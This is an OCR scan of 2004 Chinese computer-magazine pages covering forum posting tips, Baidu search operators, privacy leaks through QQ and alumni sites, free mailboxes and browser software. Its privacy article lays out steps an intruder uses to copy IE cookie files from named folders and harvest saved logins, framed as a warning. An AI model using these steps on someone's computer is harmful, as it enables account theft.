论坛一般都分成很多个不同的讨论区，每个讨论区侧重点不同，比如你在硬件讨论区提软件或其他不相关的问题，那就等着被删帖或转移吧^_^。

2.标题要含义丰富、描述准确

标题是帖子的“灵魂”，一个好的标题很容易吸引高手的眼球。

实例:浏览器首页被恶意网站修改了，如何求助？

标题一:救命啊！浏览器出问题了！555555

标题二:[求救]浏览器首页被绑架了！

分析:对比一下，不难得出标题二更容易吸引高手来为你解答。

3.内容要精、准，要注意步骤

细心准备好你的问题，草率地发问只能得到草率的回答，或者根本得不到任何答案。

实例:计算机出现SIG11错误，如何提问？

提问一:我在内核编译中一次又一次遇到SIG11错误，我怀疑某条飞线搭在主板的走线上了，这种情况应该怎样检查？

提问二:我自制了一套K6/233系统，主板是FIC-PA2007(VIA Apollo VP2芯片组)，256MB Corsair PC133 SDRAM，在内核编译中频频产生SIG11错误，开机20分钟以后就有这种情况，前20分钟内从没发生过，重启也没用。所有内存都换过了，没有效果。相关部分的典型编译记录如下……

分析:提问二谨慎明确地描述了症状，提供了问题发生的环境及条件(如机器配置、操作系统、应用程序等)，说明了在提问前是怎样去研究和理解这个问题的，采取了什么步骤，很显然更容易获得解决办法。

4.回帖也得讲方法

看完某帖子后，也希望发表几句自己的看法，那就要回帖了。回帖常有三种方式，分别为直接回帖、快速回帖(点击“快速回帖”后会在帖子下方直接打开回复框，省去了打开回帖页面的时间)和引用回帖(在回帖中引用某帖子的内容)。如果对自己发的帖子不满意，可以进行重新编辑，不过有的论坛超过一定时间就会禁止修改帖子。

> **火速链接**
> 更多提问技巧，请查阅《电脑爱好者》2003年第20期的《记得当年是菜鸟——软件老鸟回忆录》一文。

挖掘论坛的宝藏:功能要用透彻

笨笨看到聪聪在论坛里做了一个调查，取得了一些宝贵数据，很是羡慕！其实，很多论坛都提供了类似功能。

1.利用论坛做调查

点击“投票”之类的按钮即可进入投票帖子编辑页面(见图5)，输入帖子标题和描述，在“投票问题”输入框中用简炼的语言描述需要进行投票的问题，然后在“投票选项”中输入投票答案选项(每行写一个不同的选项)即可。如果你不想别人回复此帖子，可将“只是投票”项选中，这样论坛的用户就只能投票而不能回复了。



图5

2.和坛友私聊

这么精彩的帖子，到底是谁发的呢？怎么与他联系呢？一般来说，点击用户名链接，就可以查看他的详细信息，如论坛统计信息、个人资料等。另外，在帖子下方常有发帖人的联系信息，如QQ号码、MSN Messenger号码、ICQ号码、E-mail地址等(见图6)，而且我们还可以点击“撰写短消息”之类的按钮给坛友发信息。



图6

CF [WL01]

Baidu 百度
www.baidu.com
我用百度 无所不能

无所不能攻略之
还魂丹：没有我搜不到的

利用搜索引擎搜索时常会出现两种情况：一是搜索到的结果太多，需要花费很大的精力进一步寻找真正想要的结果；二是搜索到的结果太少，无法找到目标。除了重新选择合适的关键词外，还可以利用百度搜索引擎http://www.baidu.com提供的高级搜索功能和人性化提示，重新进行搜索，相信能“药到病除”，一针见血！

1.揪出相关信息

搜索不到自己想要的结果，有两个最常见的原因，一是输入的关键词中含有错别字，二是使用了过于冗长的关键词。

（1）对于错别字，百度搜索引擎会主动进行更正。譬如当你输入关键词“晋勇”时，会马上出现提示“您要找的是不是：金庸　金勇　金永”。

（2）如果输入的关键词太长，无法准确找到结果，可考虑对关键词进行拆分。“杭州的特色景点与小吃”这么长的关键词实在不如“杭州特色小吃”、“杭州景点”来得准；如果觉得找到的结果还不多，可以进一步改为“杭州 特色小吃”（表示相关页面既包括“杭州”，又包括“特色小吃”）、“杭州 景点”。

> **小提示**
> 为了搜索到英语四级考试的更多信息，可以采用“英语四级 | 英语4级”（“|”前后都有一个空格，表示或者的意思，也就是指网页要么包含前者，要么包含后者）搜索。

2.剔除无关结果

（1）夏天太热，泡杯绿茶喝一喝不错，于是想找点与绿茶饮料相关的信息。可用“绿茶”作为关键词一搜，铺天盖地的是电影《绿茶》的资料，怎么办？用用百度高级搜索，把关键词换为“绿茶 - 电影”（“-”前后都有一个空格，表示排除后面的关键词的意思）即可。觉得无关结果还很多？那也不用怕，继续加强关键词为“绿茶 - 电影 - 片”。

（2）想在《电脑爱好者》网站中直接定位到与“升存者”活动相关的页面，用“升存者 site:cfan.com.cn”作为关键词比用“升存者”或“电脑爱好者 升存者”要高效不少。需要注意的是：在“cfan.com.cn”前不能有“http://”。

小渔 找网小调



用电脑离不开好习惯

搜索关键词：合理分区　光盘管理　使用电脑习惯

没有规矩，不成方圆：家里收拾得有条有理可以为家庭生活带来很大的方便，办公室收拾得干净利落可以大大提高工作效率……我们用电脑同样需要有条理性、钻研精神。

1.用电脑要有条理性

桌面图标一大堆、电脑文件那个乱、刻录盘哪都有、电脑配件配线说明书随便放，这或许是对很多朋友的真实写照！小渔曾经也是如此，不过自从被小特“BT”之后，已经痛改前非，并深刻体会到了条理性所带来的好处。

(1)合理地分区可以为以后用电脑减少很多麻烦(对系统分区尤其如此)：系统分区C盘建议有3GB或以上，如果硬盘超过15GB，则不妨给C盘5GB。小渔的笔记本C盘默认只有2GB，几天之后文件容量就达到了1.98GB，必须重新分区:(。

(2)合理规划目录结构：虽然有时会为了方便，把很多文件放到桌面上，但建议定期对桌面进行“保洁”工作，将一些文档放到它应该去的地方，删除一些不怎么使用的快捷方式。

(3)给刻录盘加上记号：刻录了好多数据盘，每张CD-R盘片的面孔都是一样的，每次想找东西，都要反复试来试去。何不一劳永逸，用水彩笔在盘面上做好标记呢？另外，不妨去电脑城买一个专门装盘片的光盘箱，有的可以容纳上百张盘。

(4)给硬件产品一个温暖的家：笔记本电脑带有好多配套光盘，机箱带有好多螺丝钉，MP3随身听也带有数据线，说明书更是你有我有他都有。如果不想占用过多空间，则不妨扔掉包装盒与泡沫，将说明书和相关配套物件归类在一个抽屉里。

2.用电脑要有钻研精神

冲击波病毒来了，无法复制粘贴，用Modem拨号后甚至无法断开网络，反复重启也能将就着用。

每次打开Word，都弹出一个警告框，提示“隐含模块中的编译错误：Autoexec”，不理它，照样能正常编辑文档。

用电脑难道只能如此被动？其实主动一点，进入防病毒厂商的网站(如http://db.kingsoft.com/)就能解决第一个问题，在http://www.baidu.com或http://www.google.com用错误提示“隐含模块中的编译错误：Autoexec”搜索就可以解决第二个问题。主动一点，利用网络，一切都是如此简单！

相关链接

★80GB硬盘如何合理分区：http://www.enet.com.cn/eschool/inforcenter/A20040605314515_2.html

★五款光盘管理工具软件横评：http://it.sohu.com/2003/12/05/59/article216505939.shtml CF [WL02]



你的隐私正在被网络出卖

■ 江苏 赵云

上网时谁都会去浏览网页、上校友录或用QQ聊天，但是我估计95%的人都忽视了一点: 这些最常见的网络应用正泄露着我们的隐私！……

出卖自己和朋友的QQ

QQ是当前最火的即时通讯软件，在与好友Q来Q去之间，说不定我们已经出卖了自己和好友。

1:“QQ秀合影”秀出隐私

QQ推出了很多吸引年轻人的服务，其中也包括了QQ秀的合影功能，很多人都喜欢和朋友合影留念，可是你是否注意到——QQ秀合影“出卖”了你的好友。只要对方打开“http://game.qq.com/cgi-bin/qqshow_user_info?uin=查询的QQ号”(不含引号，等号后输入要查询的QQ号，见图1)，然后点击“查看个人相册”按钮，就可以在“发起的合影”及“接收的合影”中看到你朋友的QQ号了。



图1 这个页面可以暴露很多隐私

要隐藏自己的相册，可以点击自己的QQ秀，打开“QQ游戏中心”，从左下侧选择“我的相册”，然后从窗口右侧的“我的相册”下拉菜单中选择“隐藏”，这时会弹出新窗口，点击“关闭”，别人就无法看你的相册了。

小提示

如果你用的是MyIE2或GreenBrowser等浏览器，一定要去除弹出广告过滤器，不然无法弹出新窗口。

2:“QQ交友中心”出卖自己

别以为QQ只能泄露好友资料，如果你在“QQ交友中心”注册过，对不起，只要有人点了“交友资料”，立刻就能看到你是否在线，根本不管你是不是隐身状态。

对于想窥视你是否在线的人，我们同样有防范他们的招数。首先打开http://love.qq.com，然后登录QQ交友中心，进入后，在“我的个人信息”下点击“基本资料”，在打开页面的下方，点击“开放/隐藏”按钮，就可以将你的资料隐藏了(见图2)。



图2

惊！校友录泄露了我的隐私

不少校友录(比如知名的ChinaRen校友录、5460同学录、QQ校友录等)推出了“同学大搜捕”或类似功能，利用该功能，只要输入同学姓名进行搜索，即可找到众多同姓同名的人的信息，包括电话、工作单位、居住地址、QQ、E-mail等(见图3)。虽然该功能可以让一些儿时的伙伴、昔日的好友方便地找到自己，但是无可否认，该搜索功能同时也泄露了我们的隐私。



图3

实例: 当年的死对头居然知道了我的QQ

一日，QQ上有一个人给我发消息“你是xx中学的xxx吧”，希望我通过验证。把他加为好友后，发现他竟然是在5460同学录上找到了我的联系方式，让我一身冷汗。

防范措施很简单，在http://www.5460.net上登录同学录之后，点击页面上方的“个人资料修改”，输入密码，在需要保密的项目所对应的方框中勾选“保密”之后并提交修改。这样，不是本班同学或客人的朋友就无法看到这些保密信息了。当然如果你有信息不希望本班同学和本班客人看到，则不要填写相应项目或随便填写一下。

小提示

ChinaRen校友录、5460同学录、QQ校友录、UC校友录都可能在不同程度上泄露你的隐私，不过好在它们都同时提供了相应的“保密”或“不开放”等设置选项，所以如果你不希望外人或非本班同学找到你的信息，则不妨在登录后仔细设置一下个人资料。

且慢！我的网页你别偷

大部分人都学会了利用搜索引擎在Internet上寻找信息，这时很容易出现这样一个问题：一群别有用心的人正在搜索引擎上利用某人的名字或某人的名字加上某些其他关键词挖掘其隐私。时常在网上漂，工作、学习、生活与网络联系得越来越紧密，所以个人隐私非常容易经过搜索引擎泄露出去。怎么办？可以采取一定的措施让网站上发布的一些信息不被搜索引擎收录。

实例：我建立了一个网站，该网站是媒体编辑、广告人员、市场人员交流、共享信息的平台，为了方便大家平时多联系，特意在网页http://www.123.com/relate/relate.htm（其中“123”为举例，并非真实网址）上发布了大家的联系方式，这不？在搜索引擎上用我这些朋友的名字一搜索，他们的联系方式就大白于天下了。

要避免该页面被搜索引擎收录，可以在网站根目录（也就是http://www.123.com/）下建立一个robots.txt（文件名用小写字母）文件，内容如下（*表示拒绝任意搜索引擎收录，Disallow后表示拒绝收录的内容）：

User-agent: *

Disallow: /relate/relate.htm

> **小提示**
>
> 如果不允许任何搜索引擎收录/relate下的任意页面，则robots.txt应为：
>
> User-agent: *
>
> Disallow: /relate/
>
> 更多的信息请大家参考http://www.baidu.com/search/robots.html。

小心！网络中的小甜饼

现在许多网站、论坛、Web-Mail、聊天室等都需要输入用户名和密码之后才能进入，相信大部分人会贪图方便对经常要进入的网站选择了将用户名、密码保存起来，使得下次能自动登录，大部分网站都是将这些数据设计成以Cookies文件的方式保存在用户的电脑中的。

> **小提示**
>
> 什么是Cookies？
>
> Cookies就像参加某个宴会时服务员在你的手上加的标记，你可以在宴会中走来走去，喝酒、聊天、跳舞，甚至到外面呆一会儿。只要你有标记，就不必再付钱，你的进入也不再被限制。同样，Cookies也能使Web服务器记住你以及你的口令、你的兴趣等。通过这种方式，当你回来时，这些信息就会自动得到。

前几年，有些网站的Cookies数据根本没有任何保护，可以轻易看到其中的用户名和密码，近些年由于黑客猖獗，所以许多网站的Cookies都有加密保护，但仍然有少数网站的Cookies没有加密。已进入别人电脑的黑客一般都会查看对方的所有Cookies文件，他们会采取以下步骤：

第一步：复制Cookies文件

目前大多数用户都使用IE或基于IE的浏览器，而IE会将Cookies文件放置在C:\Windows\cookies、C:\Windows\Profiles\用户名\Cookies（Windows 98/Me）、C:\WINNT\Cookies及C:\Documents and Settings\用户名\Cookies（Windows 2000/XP）中。黑客会将它们全部复制到自己的电脑中。

第二步：分析Cookies文件

一般情况下，Cookies文件非常多，黑客会一一打开这些文件，因为里面通常会包含有相关网站的地址，所以先进入网站看看，如果感兴趣，那么就继续研究这个Cookies文件中是否包含有进入该网站的用户名和密码（见图4）。




图4

> **小提示**
>
> 这里建议用Emeditor打开Cookies文件，因为用Windows的“记事本”打开后看上去会比较混乱。

第三步：直接在IE中尝试

目前大部分Cookies都有了加密保护，并不像上面那样容易得到用户名和密码，因此黑客还会采用一个简单的方法，那就是在Cookies文件中得到网址，然后再将该文件复制到自己电脑中的Cookies文件夹中，然后打开IE进入相应网站，在输入用户名的文本框中先键入0，如果IE的自动完成功能没有出现下拉菜单显示可选择的用户名，那么就将0删除改输入1……直到0～9、a～z等英文、数字都试一遍（见图5）。




图5

因此，为了防止自己的隐私被Cookies文件泄露，最好对网页中记住密码之类的项目不要勾选，每次登录时还是手动输入用户名和密码安全些。同时，还要经常到Cookies所在文件夹查看和删除各种Cookies文件，在IE的“Internet选项”的“常规”选项卡中按“删除Cookies”按钮来删除是不行的。

> **小提示**
>
> 2004年第5期《常在网上走 也要不湿鞋——上网个人隐私保护方案》中我们还介绍了另外一个容易泄露隐私的文件——Index.dat，它主要用来缓存你曾经访问过的网站，从而使得下次访问这些网站时会更快些。同时，该文件还会记录下你曾经使用Outlook或OE发送和接收的邮件。别人只要用INDEX.DAT VIEWER（下载地址：http://www.exits.ro/dwl/IndexView.exe）等软件就能轻松知道你近来曾经访问过哪些网站。

CF [WL03]

我的胃口比较大——把免费海量邮箱搬回家

■ 四川 南泥

随着Gmail风的刮起，邮箱容量是越来越大，这里我来告诉大家4个GB级的免费邮箱，并教大家对常用的邮箱扩容。

Google推出1GB免费邮箱Gmail已有一段时间了，虽然人们对于Gmail究竟是利大还是弊大这一问题一直是争论不休，但它所带来的“G空间”的概念开始影响整个互联网，海量的大容量邮箱如雨后春笋(见附表1)，吸引着无数的眼球！

唾手可得的免费大容量空间

1.特别推荐:Gmail

简介:Google一直以来均未涉足电邮市场，这次出击可谓“不鸣则已，一鸣惊人”。

申请指南:Gmail目前还处于测试阶段，并没有完全对外公开注册，但可以通过已经注册的会员推荐的办法来获得账户。

第一步:注册成GMail中文用户圈社区会员，注册地址为http://gmail.uuclubs.com/app/signUpRequest.do?from=invite，资料填写请尽量真实详细，尤其是E-mail地址必须准确无误，否则日后收不到Gmail邀请邮件，注册完毕后打开http://gmail.uuclubs.com/即可登录该社区。

第二步:单击页面左边“小圈子讨论区”(见图1)，



图1

这里有很多朋友定期发起Gmail账户的邀请。由于名额有限，所以新发布的邀请多会提供给在论坛发言比较积极的朋友，大家需要在发帖或相关帖子的回复中列出自己的邮箱地址。

> **小提示**
> 所有邀请都是热心网友无偿提供的，所以大家不要频繁地发帖索取，那样只会让人反感，徒劳一场。根据笔者的经验，大家可以在论坛里共享一些自己的好东西或邀请更多的朋友加入该社区，这样获得的机会要大一些。

第三步:收到网友的Gmail账户邀请信后，根据邀请信中的提示登录并激活Gmail即可。获得了GMail并使用一段时间后，你就具备了邀请别人(一般是3个)的机会。

2.容量最大的免费邮箱:Aventuremail.com邮箱

简介:Aventuremail.com是北爱尔兰的一家网络公司，虽然名气无法与Gmail相比，但它那爆炸性的2GB空间一下子吸引了无数的眼球，而且在申请成功后也无须再用邮件进行激活验证，省去了不少麻烦。

申请指南:进入http://www.aventuremail.com，点击“register”按钮进行注册工作，点击“Next”进入下一步，接着选择“Free”就会看到一个注册窗口，简单输入有关信息后点击“Sign Up”即可(见图2)。



图2

> **小提示**
> 该邮箱推出后不久因近日注册用户过多(已经超过2万人注册)，暂时停止接受申请，大家到时候可以碰碰运气。

3.又一个跟风的Gmail:SpyMac.com邮箱

简介:SpyMac.com是一个比较著名的苹果电脑社区，容量也是

附表1

邮箱名称	容量	是否支持POP3/SMTP	地址	备注
Gmail	1GB	否	http://gmail.google.com	大家既可以通过Web方式来使用Gmail，又可以使用专门的Gmail收发客户端软件Pop Goes the GMail来收发邮件，其下载地址为http://jaybe.org/pgtgm/pgtgm.zip
Aventuremail	2GB	否	http://www.aventuremail.com	网站连接速度慢，可能经常出现超时的现象，申请时需要耐心
SpyMac	1GB	是	http://www.SpyMac.com	SpyMac.com邮箱的POP3和SMTP地址均为mail.spymac.com
RediffMail	1GB	否	http://www.Rediff.com	要想该邮箱支持POP3/SMTP功能，必须注册成为其付费用户
飞骋网邮箱	88MB	是	http://www.fc18.com/RegUser/register_Step_1.asp	支持最大30MB附件

1GB级别的！不仅如此，申请后还可以获得250MB的电子相册空间、100MB的主页空间(支持FTP上传，主页地址为http://username.spymac.net)、Blog等免费服务。

申请指南:进入http://www.spymac.com/user.php?action=register，填写账户名(member name)、密码、确认E-mail等必填项后，一路点击"Continue"即可。需要注意的是，最好选用hotmail、yahoo等国外的邮箱地址作为确认E-mail，否则很可能收不到确认信。收到确认邮件后，点击其中的确认链接激活SpyMac.com邮箱。

4.印度刮来Gmail风:Rediff.com邮箱

简介:Rediff.com是印度的一家门户网站，在印度有较高的知名度，但中国的用户可能就知之甚少了。可能是为了提高知名度，前不久Rediff.com也刮起了Gmail风！其邮箱容量为1GB，最大支持发送10MB附件，速度很快，而且完全免费申请、无须激活。

常用邮箱最新扩容

Gmail风这么一刮，各大邮箱提供商当然坐不住了，也纷纷对自己的邮箱系统升了级(见附表2)，最直接受益的自然应该是免费邮箱用户了。

1.MSN/Hotmail扩容

6月下旬微软宣布Hotmail免费邮箱将于7月扩容至250MB，Hotmail一直因其稳定性吸引了众多用户，这次扩容的确造福不少哦。

小提示

在MSN邮箱没扩容前，可以事先免费扩容至25MB(见图3)，请参考http://www.newhua.com/cfan/200414/msn.htm。



图3

2.Yahoo也来凑热闹:升级至100MB

目前英文Yahoo用户的邮箱已经升级至100MB，但中文用户可能还得等一等。不过，可以通过下面的方法把中文的Yahoo邮箱免费扩容。

第一步:下载并安装中文Yahoo通，下载地址为http://cn.download.yahoo.com/dl/ymsgrcn.exe。

第二步:通过Yahoo邮箱的ID就可直接登录Yahoo通，如果没有Yahoo ID，请到http://cn.mail.yahoo.com注册，登录成功后至少添加一位好友，这样当你重新用登录Yahoo通的ID登录你的邮箱时，你就会发现已扩容至100MB了^_^。

3.Sina酷邮100MB邮箱

Sina酷邮100是新浪配合其即时通讯软件新浪了了吧而推出的免费邮箱，它的申请不需要手机来激活，邮箱总容量100MB，最大支持10MB附件发送，并且它还附带了一个邮件收发客户端和一个即时通讯工具，可以发送语音邮件、带有表情的邮件，还可以在发送邮件的同时和其他酷邮100用户实时聊天。

申请指南:首先下载安装酷邮100的客户端程序(下载地址:http://668.sina.com.cn/download/download/sina100_V1.2.10.exe)。运行后开始注册，方法跟一般的即时通讯软件一样，注册完毕后可以获得形如username@sina100.com的邮箱。接下来用注册的账户登录，登录后可以看到两个窗口，一个是酷邮100的邮件收发客户端，一个是即时通讯客户端。

发送超酷邮件:邮件收发客户端的界面和使用跟Foxmail非常相似(见图4)，不同的是利用它可以发送语音和表情邮件，让邮件彻底摆脱枯燥乏味！




图4

小提示

酷邮100自带的即时通讯工具跟QQ的使用类似，比较有意思的是在与人聊天时，软件提供了一个"魔法"功能，能够在好友的屏幕上播放各种有意思的动画。使用方法是打开聊天窗口，单击"魔法"按钮，选择其中一种魔法(鼠标悬停在上面可以预览效果)，单击"发送"即可。

附表2

邮箱名称	容量	是否支持POP3/SMTP	地址	备注
Yahoo	100MB	否	http://mail.yahoo.com	Yahoo.com.cn邮箱支持POP3, POP3:pop.mail.yahoo.com.cn, SMTP:smtp.mail.yahoo.com.cn
新浪酷邮	100MB	是	不支持Web收发	POP3:pop3.sina100.com, SMTP:smtp.sina100.com
163	260MB	是	http://mail.163.com	POP3:pop3.163.com, SMTP:smtp.163.com
126	260MB	是	http//mail.126.com	POP3:pop3.126.com, SMTP:smtp.126.com
Hotmail	250MB	否	http://www.hotmail.com	截稿时Hotmail邮箱还未扩容

CF [WL04]

小浏览器 大味道



■ 安徽 呆瓜

网上有不少多窗口浏览器，它在方便我们操作的同时，也给我们带来了一个不大不小的难题：到底该选择哪一款呢？笔者刚发现了一款小巧的多窗口浏览器——世界之窗浏览器(TheWorld)，安装文件只有165KB，可以拦截广告、一键上网、抹去上网痕迹……



多窗口浏览器是指能在一个主窗口中打开多个子窗口的浏览器，这些子窗口就是打开的网页，而不像IE浏览器那样无法在一个窗口中打开多个页面。多窗口浏览器最主要的一个优势就是切换网页时非常方便，只要用鼠标点击欲浏览的页面即可。现在流行的多窗口浏览器有腾讯的Tencent Traveler(TT)、著名的MyIE2、GreenBrowser等，它们都使用的是IE的内核，有各自的优点和缺点。

TheWorld小档案

软件版本:1.1	软件大小:165KB
软件性质:免费软件	适用平台:Windows 9X/NT/2000/XP
下载地址:http://sccrc.onlinedown.net/files2/TheWorld_setup.exe	

网上冲浪风平浪静

TheWorld提倡一次点击只弹出一个窗口，这就意味着除非你愿意，网站将无法自动弹出窗口；另外，TheWorld把页面上的移动对象也看作是广告窗口。因此，用TheWorld浏览网站时，所有弹出广告窗口、浮动广告窗口以及弹出的ActiveX窗口都将被浏览器禁止，让你网上冲浪更加惬意！

自定义广告窗口过滤法则：单击主窗口中的"设置→TheWorld选项"，执行"广告过滤"项(见图1)，设定"拦截自动弹出窗口"的方式。如果你不想禁用某个网站的弹出广告窗口，可以将该网站地址添加到"白名单"中。然后，单击主窗口中的"工具"菜单，分别勾选"弹出窗口广告拦截"、"页面浮动广告拦截"项，如果将"安全[安静]浏览"选中，则可以避免ActiveX窗口。



图1

一键上网不是梦

每个朋友都有几个网站是打开浏览器时必看的，比如新闻站点、在线音乐站点、一些常去的论坛等，即使将它们添加到收藏夹中，一个一个调出来也很麻烦。在TheWorld中可以通过设置网站快捷键来完美地解决这个问题！

设置方法：单击"设置→TheWorld选项"，执行"快捷网址"项，选择一个快捷键，然后在"网址"后面的框中输入利用该快捷键打开的网站地址即可(见图2)。除了使用快捷键打开网站外，还可以使用快捷词，例如设置"搜狐新闻"对应http://news.sohu.com后，只要在地址栏中敲入"搜狐新闻"并回车就能自动打开新闻页面了，设置方法很简单，在"快捷词"处定义就可以了(见图2)。



图2

网上宝藏唾手可得

经常会将一些网页上漂亮的图片、Flash动画收藏起来，以前的做法是右击之，在弹出的窗口中选择"图片另存为"，或使用下载工具来达到目的。在TheWorld中，只要按下Alt键并直接点击图片或Flash就能将其下载到本地硬盘了。

设置方法：单击主窗口中的"设置→TheWorld选项"菜单，执行"常规"项，选择"当按下Alt键的同时鼠标点击页面元素的时候快速保存"项，并设置好保存目录。如果希望

休闲杂志免费读



■ 湖北　黄迎

在办公室上班的Office一族一定希望在闲暇时有更多的轻松方式，而不仅仅是打游戏、看电影之类;喜欢看全彩休闲杂志的MM有时也一定会觉得杂志好贵，而且缺乏互动……告诉你，有两本时尚的电子杂志可以免费阅读，而且这些杂志有背景音乐(如介绍某明星时会自动播放他的歌曲)，可以充分互动(譬如做心理测试，直接得出结果等)。

Xplus是由新数通兴业公司制作的一款时尚休闲软件，内含“酷乐志”和“muzine”两种超炫时尚杂志，最大特点是杂志时常更新，而且还提供了以往的一些旧杂志。

Xplus小档案

软件版本:1.18	软件大小:1.54MB
软件类型:免费软件	适用平台:Windows 9x/Me/NT/2000/XP
下载地址:http://www.xplus.com.cn	

第一步: 安装软件后运行，点击“首页”图标，从“酷乐志”或“muzine”中选择一本杂志，可以看到该杂志已经出好多期了。点击某期杂志的封面，会弹出一个窗口显示该期杂志的目录和内容介绍，如果感兴趣，可以回到首页，点击相应下载链接下载杂志(见图)。

第二步: 杂志下载完成后会在屏幕的右下角弹出一个窗口，提示是否现在阅读。如果要现在就阅读，直接点“立即阅读”即可;如果想以后阅读，则可以直接关闭该窗口，以后点击“阅读”图标选择期刊进行阅读。另外也可以进入杂志保存目录(默认目录为C:\Program Files\Xplus\已下载杂志)，直接运行下载后的文件并阅读(杂志格式为EXE格式)。



小提示

如果想自己设定下载目录，则可以在软件右上角的“设置”中选择“高级设置”，然后单击“浏览”按钮加以设置。更改下载目录后，Xplus会自行移动原有杂志到新的目录，这样就不用重复下载了。

CF [WL06]

小资料

TheWorld与其同门兄弟的对比

浏览器	TheWorld	Tencent Traveler	GreenBrowser	MyIE2
广告屏蔽	浮动广告、弹出广告、ActiveX	弹出广告	弹出广告、页面内容过滤	弹出广告、页面内容过滤
快捷网址	支持	不支持	支持	支持
内存占用(同时打开相同的四个页面)(KB)	50524	52158	55144	54596
清除历史记录	方便、全面	方便、全面	方便、全面	方便、全面
第三方插件	不支持	不支持	不支持	支持，并且数量多
推荐级别	★★★★★(小巧)	★★★(QQ自带)	★★★★(强大、绿色)	★★★★(强大)

保存的图片或Flash自动分类，请选择“保存时按网页域名创建子目录”项。

抹去上网痕迹不留声

在TheWorld中，可以方便地管理网页访问历史记录。单击“工具→清理上网记录”菜单，就能轻松清除“Internet临时文件”、“输入过的网址”、“历史记录”了(见图3)。如果你想在每次浏览完网页并关闭TheWorld时自动清理相关项，可以定义需要清理的项目，并选择“在关闭TheWorld的时候……”即可。



图3

TheWorld除了上面几大特色功能外，还可以依据不同的上网环境预制不同的代理服务器方案，当需要使用某个代理服务器时，只要直接选择即可，非常方便。另外，TheWorld的鼠标手势功能也非常强大，进行相关设置后，几乎所有的上网操作都可以通过鼠标来搞定!

火速链接

关于GreenBrowser、MyIE2、Tencent Traveler的文章请参考2004年第7期的《看我的超炫浏览风——GreeBrowser终极秘技偷偷报》、2004年第13期的《MyIE2和它的“第三者”们》、2003年第23期的《个性前卫的旅行者——新一代腾讯浏览器尝鲜》。

CF [WL05]

硬派新传　精彩下半年

■杜嘉　王歆　帅伟　王寒晖

经历了2003年市场的相对疲软，2004年，几乎所有硬件厂商都憋足了劲，希望能一扫整个IT行业逐渐式微的阴霾。今年的硬件市场，可以说是各类产品改头换面、百花齐放的一片热闹景象。PC平台正在迎来一轮新的飞跃，这从CPU、主板规格、显示架构、内存架构、硬盘技术和光存储等方面都能看得出来，几乎相关厂商都在争相展示自己的崭新架构设计，希望能主导未来的PC发展趋势。不过，由于各种观念和产品都还处于实验期，而且成本还无法让消费者轻松接受，可以说几乎没有任何一种技术能快速成为市场的主流。但是，由于这些技术受到多方的追捧，我们没有任何理由无视这些产品和技术的发展。这里，我们就带大家来一览这些技术和产品，看看它们将如何改变我们未来电脑的模样。

★(此专题旨在带你了解下半年硬件市场的发展趋势，目前主流产品的详细信息请参阅本期杂志附赠的《攒机启示录》小册子)

CPU：新芯相印



我们的讨论

自从Intel和AMD经过那场Slot-1 vs. Slot-A劳命伤财的对抗之后，CPU的接口已经很久没有改动过了。这对我们广大用户来说，应该是一件很幸福的事情，毕竟这让我们日后升级电脑成为可能，大大保护了我们的投资。不过，最近现在相似的历史又将重演，在Intel和AMD两个阵营的地盘上，一场CPU架构的变迁正在进行着。Intel将CPU接口针数和接触形式都来了个翻天覆地的变化，AMD更加"变态"，自己的64位CPU竟同时存在三种不兼容的接口！他们再次把我们带入了面对高性能新产品，但却迷茫不知从何下手的窘境。而且，继AMD之后，Intel也告别了多年来辛苦构建的频率论，开始用数字代替频率来标注CPU的性能。

升级还是持币观望，何去何从，让我们来探个究竟……

AMD三针归一？

去年下半年AMD陆续发布了用于高端市场的Opteron，以及桌面市场的Athlon 64 FX、Athlon 64等几种规格的K8处理器。其中Opteron采用Socket940接口，拥有1MB的二级缓存及128KB的一级缓存，支持HyperTransport技术，它整合了一个128位的双通道DDR内存控制器，缺点是只能使用registered ECC DDR SDRAM内存。Athlon 64 FX其实就是Opteron的桌面版本。除了不支持多路运算模式之处，其他地方几乎与Opteron处理器一模一样。而Athlon 64则采用Socket754接口。在内建的内存控制器方面，Athlon 64为降低成本采用单通道设计，但支持应用广泛且便宜的Unbuffered内存模块。

这样的分层设计本来无可厚非，用在此处却有些不合时宜。蹩脚的内存控制器和泾渭分明的接口成为AMD前进的最大障碍。高端市场我们不去管它，单看桌面市场，如果消费者选择Athlon 64 FX就意味着必须使用Registerd内存模块。一来它比传统unbuffered内存模块略贵，二来市场上此类内存非常稀少。那么用Athlon 64又怎么样呢？如此的话你又必须放弃掉双通道内存的种种好处。


无奈之下，AMD痛下杀手，于6月再次推出Socket939。在新架构中AMD采用了双通道128bit内存控制器来代替原来的单通道64bit内存控制器，并且支持普通DDR内存模块(传统unbuffered DDR内存模块)，这无疑降低了平台的构建成本。此外，新一代Socket 939处理器再度加强Hyper-Transport技术，其速度由以往的四倍提升至五倍，故此工作频率达到了1GHz，传输速度更高达8GB/s。内存控制器的问题总算告一段



落。在不到一年的时间里K8竟然演绎出三种接口，且彼此皆不兼容，这让有心选择K8的用户不得不再三思量。或许AMD应该让众多的接口逐步统一起来才行。

LGA755,没腿儿的马儿跑得快？

